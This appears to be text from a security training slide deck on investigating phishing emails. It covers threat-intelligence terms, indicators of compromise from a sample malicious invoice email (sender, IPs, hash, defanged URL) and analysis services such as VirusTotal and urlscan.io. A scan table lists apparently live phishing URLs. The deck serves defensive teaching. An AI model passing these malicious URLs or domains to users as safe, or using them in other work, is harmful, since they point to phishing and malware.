
**Tools:** Software used by the adversary to accomplish their mission. Mostly this will be things they bring with them, rather than software or commands that may already be installed on the computer. This would include utilities designed to create malicious documents for spearphishing, backdoors used to establish C2 or password crackers or other host-based utilities they may want to use post-compromise.

**Tactics, Techniques and Procedures (TTPs):** How the adversary goes about accomplishing their mission, from reconnaissance all the way through data exfiltration and at every step in between. "Spearphishing" is a common TTP for establishing a presence in the network. "Spearphishing with a trojaned PDF file" or "... with a link to a malicious .SCR file disguised as a ZIP" would be more specific versions. "Dumping cached authentication credentials and reusing them in Pass-the-Hash attacks" would be a TTP. Notice we're not talking about specific tools here, as there are any number of ways of weaponizing a PDF or implementing Pass-the-Hash.





# Phishing email investigation

# Phishing email investigation – First Glance





# Phishing email investigation – First Glance



# Phishing email investigation

## IOCs

Sender: [invoices@feldman-ins.com](mailto:invoices@feldman-ins.com)

Header:

Source Domain/IP - **feldman-ins.com/12.169.83.217/205.182.135.63**

Subject: **Overdue payment notice from Invoicely**

Delivered file:

Hashes:

**af290434ffa9a677133952b2d2622eabd7b274f545fc662f31dcfa0164d9f9de**


File: **invoice\_353492.doc**

URL: **hxxp://argentstrim.com?[string of characters]=[encoded string representing recipient's email address]**

# Phishing email investigation

<https://www.virustotal.com/>


- VirusTotal inspects items with over 60 antivirus scanners and URL/domain blacklisting services
- Able to investigate and correlate details about:
  - URLs/Domains,
  - IP Addresses;
  - Hashes;
  - Filenames,
- Provides behavioral information
- Alternatives: Malware, Metadefender, Cymon, Threat Miner etc.



# Phishing email investigation

<https://www.hybrid-analysis.com/>


- Based on Falcon Sandbox v8.00
- Can display the report for previously analyzed file by searching for hash
- Extracts the following details:
  - Indicators
  - File details
  - Screenshots
  - Network data
  - Extracted strings/files
- Performs hybrid analysis displaying all loaded modules and shows VT AV hits
- Alternatives: Malwr, Any.Run etc.



# Phishing email investigation

<https://urlscan.io/>

- Displays a screenshot of the website
- Provides reports on IP, ASN, Domain, Subdomains, Links, Certificates
- Records and displays HTTP requests and responses with the possibility to highlight scripts
- Summarizes a behavior of the scanned website
- Provides a list of “IoCs” containing the domains, IPs and hashes for loaded resources



The screenshot shows the urlscan.io website interface. At the top, there is a navigation bar with a search icon, the urlscan.io logo, and links for Home, Search, Map, API, Live, and About. Below the navigation bar, there is a search input field labeled "URL to scan" and buttons for "Public Scan", "Options", and "Tools". The main content area displays a table of "Recent scans" with columns for URL, Submitted, Size, and IP. The table lists several recent scans, including those from dunmebach.com, jessekancierz.com, staging.schoolsleuth.org, test2.jessekancierz.com, freemail extractor.us, and leas.org.gr. At the bottom of the page, there is a footer with links for "About urlscan.io", "Terms of Service", "Impressum", and "Sitemap".


URL	Submitted	Size	IPs
dunmebach.com/dropbox/db/fde0218eb095124b174829f43ef20c8f/download.html	26 seconds ago	235 KB	25 3 1
jessekancierz.com/m4il/e40c065221004c63a22fd44e41beb6c5/	31 seconds ago	293 KB	8 2 2
staging.schoolsleuth.org/LOOK/07565969e4221253068264a2547e0b03/	36 seconds ago	310 KB	17 1 1
test2.jessekancierz.com/m4il/a36bd2eb1578d9c885d2eb3a1576c481/	41 seconds ago	294 KB	8 2 2
freemail extractor.us/e0a89e358eb6bd8802ac994892001867/	46 seconds ago	408 KB	25 3 1
test2.jessekancierz.com/m4il/170b188b50e337a1848f9f400e8ad092/	51 seconds ago	294 KB	8 2 2
leas.org.gr/modules/mod_breadcrumbs/tmpl/campolino/chines/9183a5a2351578414eb5d...	56 seconds ago	51 KB	3 1 1
freemail extractor.us/c324736bd3da1251ab23e50d4b0e7b3d/	1 minute ago	408 KB	25 3 1
staging.schoolsleuth.org/LOOK/3695f95c11c03cb8a38c15357373dc5d/	1 minute ago	310 KB	17 1 1
test2.jessekancierz.com/m4il/0f3fd40c7dbfb55c591aaeabd33fb/	1 minute ago	294 KB	8 2 2

1387136 public scans of 1767358 in total

# Phishing email investigation

Browserling


- Simple, interactive website sandbox
- Very useful to verify a website that requires multiple steps to reach malicious payload
- Great alternative to a local investigation VM



# Phishing email investigation

<https://whois.domaintools.com/> or <https://centralops.net/co/>

